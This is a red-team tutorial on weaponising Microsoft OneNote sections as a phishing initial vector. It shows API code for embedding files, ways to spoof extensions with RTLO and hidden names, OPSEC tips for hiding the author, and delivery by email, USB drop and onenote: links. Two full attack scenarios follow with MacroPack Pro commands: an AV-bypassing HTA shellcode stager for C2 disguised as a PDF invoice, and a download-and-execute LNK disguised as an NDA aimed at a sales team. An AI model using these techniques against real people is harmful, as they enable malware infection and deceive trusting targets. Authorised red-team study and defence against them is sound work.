

# RedTeam With OneNote Sections

## Windows Initial Vector Series

**Prerequisites:** Basic Windows security and RedTeam knowledge

**License:** Copyright Emeric Nasi, Lance James, some rights reserved

This work is licensed under a [Creative Commons Attribution 4.0 International License](https://creativecommons.org/licenses/by/4.0/).



### 1. Foreword

OneNote is one of the Office suite components which is often overlooked when RedTeaming. Though OneNote cannot execute VBA Macros, it has an important potential for phishing as an initial vector.

**Note 1:** As you can read [here](#) there are several versions of OneNote. In this post we focus on the OneNote desktop App delivered with Office. That version used to be called “OneNote 2016” but since Office 2019 it has been called “OneNote”.

**Note 2:** Some examples in this document rely on the use of MacroPack Pro which is a commercial tool for RedTeams legal use only. Reading this post, you should be able to reproduce those examples manually even if you don’t have MacroPack Pro.

Emeric’s contact information:

- [emeric\[at\]balliskit.com](mailto:emeric@balliskit.com)
- <https://twitter.com/EmericNasi>
- <https://www.balliskit.com> - <https://blog.sevagas.com/>

Lance’s contact information:

- [lance\[at\]unit221b.com](mailto:lance@unit221b.com)
- [www.unit221b.com](http://www.unit221b.com)

## 2. Table of content

- 1. Foreword ..... 0
- 2. Table of content ..... 1
- 3. OneNote basics..... 2
  - 3.1. OneNote Hierarchy..... 2
  - 3.2. Security Considerations..... 3
- 4. Crafting Weaponized OneNote Section ..... 3
  - 4.1. Creating a Section manually ..... 3
  - 4.2. Creating a Section with API ..... 4
  - 4.3. Inserting malicious files ..... 5
  - 4.4. Inserted file execution..... 5
  - 4.5. Malicious links inside Page ..... 6
  - 4.6. OPSEC considerations..... 7
- 5. Distribute OneNote Section Payloads ..... 8
  - 5.1. Malicious .one Attachment ..... 8
  - 5.2. Malicious Links ..... 8
- 6. Attack scenarios ..... 9
  - 6.1. Malicious HTA spoofing PDF in Minute of Meetings ..... 9
  - 6.2. Malicious LNK spoofing NDA Word document..... 11
- 7. Conclusion ..... 13
  - 7.1. Offensive OneNote Section Overview ..... 13
  - 7.2. Further readings about this topic..... 13

### 3. OneNote basics

#### 3.1. OneNote Hierarchy

OneNote documents are organized with the following hierarchy:

1) Notebook:

This is the top component of OneNote. A OneNote Notebook is basically a folder where a Notebook index file sits (extension “.onetoc2”). The default directory for local Notebooks is %userprofile%\Documents\OneNote Notebooks\My Notebook. But you can create one anywhere.

A Notebook is composed of one or more sections.


2) Sections

A OneNote Section is a file with the “.one” extension. Sections can be opened independently from an existing Notebook. Sections can be distributed as files or shared via links (see [below](#)). This makes them ideal as initial vectors for a RedTeam campaigns. In this document we use both terms “OneNote Section” and “Section” to refer to those files.


3) Pages

A OneNote Section is formed by one or more pages. A OneNote Page contains all the OneNote “visible” content. It’s used to store text, sound, pictures, files, etc.

Overview of a Test Notebook:



Same Notebook on the filesystem:



### 3.2. Security Considerations

OneNote format is very different from other Office applications. It is not an OLE object, does not implement VBA, and is based on a totally different format (see [\[MS-ONE\]: OneNote File Format](#)).

OneNote Sections are not affected by Mark Of The Web. This means there is no Protected Mode equivalent, and behaviour is the same for local OneNote Section and a OneNote Section downloaded from the browser or your email client. This also means files embedded in a OneNote Page will not be restricted by Protected Mode either.

OneNote is not affected by file attachment restrictions. Other Office applications cannot execute an embedded file if the extension is part of the [Outlook "Blocked attachments list"](#). For example, you cannot execute a VBS or EXE file with a double click inside Word. OneNote Pages do not implement such restrictions.


You probably have already guessed that a OneNote Section crafted for social engineering into running attached files can do a lot of damage!

## 4. Crafting Weaponized OneNote Section

### 4.1. Creating a Section manually

The first step is to create a new Section. It will start with a first page that you can customize as you wish. A page can contain a lot of different media including HTML, pictures, etc. The end result can look like a classic Word document.

If you do not want to start from a blank page, you can use one of the available templates.



You can insert files in that page with a simple drag and drop.

## 4.2. Creating a Section with API

Although OneNote Pages can be created manually, using the API provides more flexibility as well as automation. Using the [OneNote.Application](#) API, a OneNote section and its pages can be visualized and edited as XML format.

**Note:** MacroPack Pro relies on this API to create and trojan OneNote sections.

Here is some simplified Python code to use the API in order to create a new section with a new page:

```
# Create a OneNote.Application object
oneNote = win32com.client.Dispatch("OneNote.Application")
sectionId = NULL;
# Create or Open existing .one file
cftSection = 3
sectionId = oneNote.OpenHierarchy(bstrPath = sectionToCreate,
bstrRelativeToObjectID = "", cftIfNotExist = cftSection)
# Create a new page
npsDefault = 0
pageId = oneNote.CreateNewPage(sectionId, npsDefault)
# Get all page content as XML
piAll = 7
pageXml = oneNote.GetPageContent(pageId, pageInfoToExport=piAll)
#
# Add/ Edit XML here....
#
# Update the page content with the new XML
oneNote.UpdatePageContent(newXml, date)
```

Concerning the Page content itself, it is simple XML manipulation. For example, to insert a file, you need to add an *InsertFile* node inside the *page* node.

```
<one:InsertedFile pathSource="C:\samples\test.hta" preferredName="hta_file.hta" >
    <one:Position x="110.0" y="200.0" z="2"/>
    <one:Size width="100.0" height="100.0" />
</one:InsertedFile>
```


The *pathSource* attribute has to point to the file which will be imported. The *preferredName* attribute is the name that will be displayed on the UI (extension will be hidden). *pathSource* and *preferredName* do not have to have the same name or extension. The *Size* node is not taken into account when inserting a file. *height* and *width* attributes are replaced by a default value of *width="54.0" height="64.8"*.

**Note:** I am not going to go through all the available XML nodes, instead I suggest you look into the [XSD file](#). I had some trouble finding XSD. In fact, I don't know where to find the XML Schema Definition for the latest versions of OneNote. I posted the OneNote 2013 XSD [here](#).

You may also view the XML content of existing OneNote sections using [OneNoteExplorer](#) tool (old proprietary tool, use at your own risks).

### 4.3. Inserting malicious files

As written above, any file can be inserted inside a OneNote Page and as illustrated by the picture below:




Some information concerning inserted files:

- Files are embedded inside the Section file
- Files are executed with a double click in the UI
- Concerning the icon and execution, the file type is guessed based on the file extension
- The extension in OneNote doesn't have to be the same as the original file
- The extension used to define execution is the one from the *preferredName* attribute of the *InsertedFile* Node
- The extension is not visible in the Page display, which can help with social engineering:
  - Usage 1: *preferredName* set to ".lnk" will leave a blank name
  - Usage 2: *preferredName* set to "invoice.pdf.lnk" will display Invoice.pdf on the page

Note: it is not authorized to manually rename the file to an empty name, however it can be done using the API or MacroPack Pro.


### 4.4. Inserted file execution

When an inserted file is executed, a warning is displayed.



This Pop up is the only protection preventing someone phished into executing a malicious file on their computer (if they have not previously checked "Don't show me this again" ...).

After that, the OneNote process executes the command line associated to the file extension. In this example, the HTA scripts simply prints a Hello message.



The executed file process is a children of ONENOTE.EXE process.

ONENOTE.EXE	14972	Microsoft OneNote	Microsoft Corporation	1	Medium
mshta.exe	13768	Microsoft (R) HTML Application host	Microsoft Corporation	1	Medium

In order to be executed, OneNote first drops the inserted file into a temporary folder. The execution current directory is also a temp folder with the form:

`%temp%\OneNote\16.0\Exported\{<UUID>}\NT\0\`

Process Monitor - Sysinternals: www.sysinternals.com

Process Name	Operation	Path
ONENOTE.EXE	CloseFile	C:\Users\papoul\AppData\Local\Temp\OneNote\16.0\Exported\{161F8ECC-1D49-4E83-AEEC-6E99D13B780A}\NT\2\hta_file.hta
ONENOTE.EXE	CreateFile	C:\Users\papoul\AppData\Local\Temp\OneNote\16.0\Exported\{161F8ECC-1D49-4E83-AEEC-6E99D13B780A}\NT\2\hta_file.hta
ONENOTE.EXE	LockFile	C:\Users\papoul\AppData\Local\Temp\OneNote\16.0\Exported\{161F8ECC-1D49-4E83-AEEC-6E99D13B780A}\NT\2\hta_file.hta
ONENOTE.EXE	LockFile	C:\Users\papoul\AppData\Local\Temp\OneNote\16.0\Exported\{161F8ECC-1D49-4E83-AEEC-6E99D13B780A}\NT\2\hta_file.hta
ONENOTE.EXE	WriteFile	C:\Users\papoul\AppData\Local\Temp\OneNote\16.0\Exported\{161F8ECC-1D49-4E83-AEEC-6E99D13B780A}\NT\2\hta_file.hta
ONENOTE.EXE	WriteFile	C:\Users\papoul\AppData\Local\Temp\OneNote\16.0\Exported\{161F8ECC-1D49-4E83-AEEC-6E99D13B780A}\NT\2\hta_file.hta
ONENOTE.EXE	ReadFile	C:\Users\papoul\AppData\Local\Temp\OneNote\16.0\Exported\{161F8ECC-1D49-4E83-AEEC-6E99D13B780A}\NT\2\hta_file.hta
ONENOTE.EXE	ReadFile	C:\Users\papoul\AppData\Local\Temp\OneNote\16.0\Exported\{161F8ECC-1D49-4E83-AEEC-6E99D13B780A}\NT\2\hta_file.hta

#### 4.5. Malicious links inside Page

It is also possible to abuse links in a OneNote Page.

You can insert any URL link to an object inside the section itself, or to an external page or file.

Note that external links trigger a warning which is less prone to be accepted by targeted users.

#### 4.6. OPSEC considerations

OneNote Section contains a lot of user metadata, and stores a history of every change on the file. By opposition to other Office applications, OneNote object API does not provide any option to remove personal metadata such as user name, creation date, etc. As a result, consider using VM with an anonymous account when crafting a malicious Section.

When you insert a file, the path to the original file is also persisted as a metadata. Consider renaming the malicious file to insert with an innocuous name before inserting it.

Concerning the Page UI, the insert file extension as well as original file path can be seen in an overlay. This might tip off the target if the original path is too strange. There are at least 2 workarounds for this:

- Use extension spoofing using Unicode RTLO (more about that at <https://blog.sevagas.com/?Bypass-Defender-and-other-thoughts-on-Unicode-RTLO-attacks> )
- Change the name of the file to the spoofed one before inserting into the document.

**Note:** The scenarios in the [attack examples](#) section take into account those OPSEC considerations.



## 5. Distribute OneNote Section Payloads

### 5.1. Malicious .one Attachment

A malicious OneNote section can be shared as an independent file, like any other Office malicious payload. Attack vectors include:

- Sending files by email (.one is not in the Outlook Blocked Extension list)
- USB key drop
- Shared folders

### 5.2. Malicious Links

Another interesting option is to host the OneNote file on a server and send a malicious link to this file. If you use a simple http link to a .one file, it will be automatically downloaded (without warnings) when the link is visited with Chrome.

But one better use of links is to use OneNote dedicated URI instead. OneNote URI scheme definition can be found in the Registry key:

```
Computer\HKEY_CLASSES_ROOT\onenote\shell\Open\command
```

```
➔ "C:\Program Files (x86)\Microsoft Office\Root\Office16\ONENOTE.EXE" /hyperlink "%1"
```

There are two modes users can use to run OneNote:

- Web-based (not exploitable in the same manner)
- Application (exploitable with MacroPack Pro)

The ultimate goal is to get our target to open the application version and get exploited in this manner. Using the URI scheme approach increases the odds that they we can force the application to be opened.

You can create a link that will automatically select the object you want on the page using *base-path*:

```
onenote:#base-path=https://<<domain>>.sharepoint.com/personal /Documents/malicious.one #HR  
notes&section-id={B7205521-5BDE-40F1-861E-89635688A3C3}&page-id={ED09A133-1F9E-464E-  
ADCB-154936FD75F7}&object-id={9323A872-A9F3-437E-A4C6-268E06AD0E1A}&35
```

When this file is opened, the inserted file represented by the object ID is automatically selected! You only need to press "Enter" to execute.

Finally, A malicious OneNote section can be loaded from a WebDav link. For example:

```
onenote:///\\10.0.2.15@8080\DavWWWRoot\test\zul.one
```

## 6. Attack scenarios

### 6.1. Malicious HTA spoofing PDF in Minute of Meetings

In this first scenario, we are going to trojan an existing .one section. The section is the Minute of Meeting notes for a meeting concerning a missing invoice.

The malicious payload is going to be an HTA file that will spoof the PDF invoice. Here are the steps to craft the payload:

1 - Generate a malicious HTA file (here a shellcode launcher for C2 stagers)

```
echo "stager32.bin" "stager64.bin" | macro_pack.exe -G .\samples\test.hta --bypass -t AUTOSHELLCODE --keep-alive
```

Details:

- -G is used to create a new file
- --bypass option implements various techniques to bypass AVs/ EDRs
- -t AUTOSHELLCODE indicates we use the AUTOSHELLCODE template which is a shellcode launcher compatible with both 32bit and 64bit versions of Office
- --keep-alive is necessary because the payload must keep communication with C2

2 - Rename the HTA into the PDF invoice that you want to spoof. This will help avoiding being flagged because of source path metadata:

```
mv .\samples\test.hta .\samples\Invoice_20220312_r1.pdf
```

3 - Insert the HTA payload in an existing OneNote Section:

```
macro_pack.exe -T .\docs\res\MOM_missing_invoice.one --insert-object=.\samples\Invoice_20220312_r1.pdf --object-label="Invoice_20220312_r1.pdf.hta" --object-position=40,432,100,100
```

Details:

- -T is used to trojan an existing file
- --insert-object will fill the XML *InsertFile* node *pathSource* attribute
- --object-label will fill the XML *InsertFile* node *preferredName* attribute
- --object-position=*left,top,width,height*

Notice the spaces between “.pdf” and “.hta” in object-label. You can add more space. This is one perfect way to trick the user looking carefully at the information displayed when hovering their mouse over the file.

If you want to reproduce this example, the file MOM\_missing\_invoice.one can be found in the docs/res folder of MacroPack Pro delivery package.

The end result:

Open Sections ▾ MOM\_missing\_invoice

## Minute of Meeting - Missing invoice

06 April 2022 15:39

<b>Project Name:</b> <b>Company Name:</b> <b>Presenter Name:</b>	<b>Attendees:</b> <ul style="list-style-type: none"><li>• R&amp;D team</li><li>• Purchase leader</li></ul>
--	--

**Description**  
MoM following the meeting regarding missing invoice:  
Invoice\_20220312\_r1.pdf  
(Attached below)


**Discussions**

- Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua.
- Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat.
- Duis aute irure dolor in reprehenderit in voluptate velit esse cillum dolore eu fugiat nulla pariatur.

**Actions**

- 1) All - Review attached Invoice below
- 2 )Purchase - Process Invoice

**Attachment**

 Invoice\_20...

## 6.2. Malicious LNK spoofing NDA Word document

Spoofing a Word Document in OneNote using a LNK is probably one of the most effective ways to conspicuously disguise an attack. The typical challenge with OneNote, is that it controls the icons. As shown in the last image above in 6.1 section, you can see the “EXE” icon as the Invoice icon. This can be a bit obvious and may not lure a well-trained target. The objective is not only to infect the user, but to not get caught doing it.

This second attack scenario would be exploiting a sales team as a company interested in using their product. Once the relationship has been established over Teams, typically there is a level of elevated trust that allows for Microsoft external users to communicate. By sharing documents in OneNote as the potential interested buyer, this becomes a convincing, and standard way of external communication and should keep suspicion low.

First, let’s generate our payload, in this case a download and execute LNK file:

```
echo "url" "target/where/to/drop.exe" | macro_pack.exe -t DOWNLOAD_RUN --bypass --hta-macro --unicode-rtlo=docx -G theshortcut.lnk
```

Details:

- -G is used to create a new file
- --bypass option implements various techniques to bypass AVs/ EDRs
- -t DOWNLOAD\_RUN indicates we use the DOWNLOAD\_RUN template to download and execute a file
- --hta-macro is used to enable VBS in LNK files
- --unicode-rtlo is used to spoof the file extension


Once we have our LNK generated, it’s all about visual lure placement. In our case, we will imitate a Mutual NDA Document. Our standard LNK in OneNote looks like this:



Mutual\_N...

We then place this over a real document file (we can rename the *docx* file to be blank if needed, do this by using a blank one-character ROTL as the name of the file in Windows).

We then generate the name of the mutual NDA (Non-Disclosure Agreement) within the LNK file as we will be using that file in front of the *docx* file. To do so, simply rename the *docx* file by pasting the copied clipboard U+202E character. A quick and easy way of doing this is launching “Character Map” and searching for U+202E and copying to clipboard.




This is placed in the shared OneNote section first.

Then we combine the two icons together. To do this easily, hold down the Alt key with the mouse (in Windows), this allows granular placement in OneNote. Most people will not notice the detail difference in the missing lines from Microsoft Word logo. We can take advantage of icon overlap as such:



When the target clicks on the icon, they will see the standard warning to proceed. Once they click "yes", our payload is downloaded and executed.



Our active .LNK is also designed to open an authentic Mutual NDA document from the target. This is important, as we want to distract the target, and make it seem as realistic as possible within the trusted relationship we developed. In our case, our dropped payload has the NDA document embedded in it and will execute and open the real document in Microsoft Word.

## 7. Conclusion

### 7.1. Offensive OneNote Section Overview

This post is only an introduction to OneNote RedTeam potential. Here is a summary of using OneNote as an initial vector attack payload:

1. Not affected by Protected View/ MOTW
2. Allows embedding Malicious Excel/Word/PPT files that will be played without protected view
3. Allows embedding HTA, LNK, EXE files and spoof extensions
4. Possible to format document in a way user are tricked into opening a malicious file or a link
5. Can be automated using OneNote.Application and XML
6. Is supported by [BallisKit](#) MacroPack Pro tool

### 7.2. Further readings about this topic

OneNote file format is open and you will find some relevant information here:

- [\[MS-ONE\]: OneNote File Format](#)
- [\[MS-ONESTORE\]: OneNote Revision Store File Format](#)

The OneNote.Application API can be found [here](#).

The OneNote 2013 XSD can be found [here](#).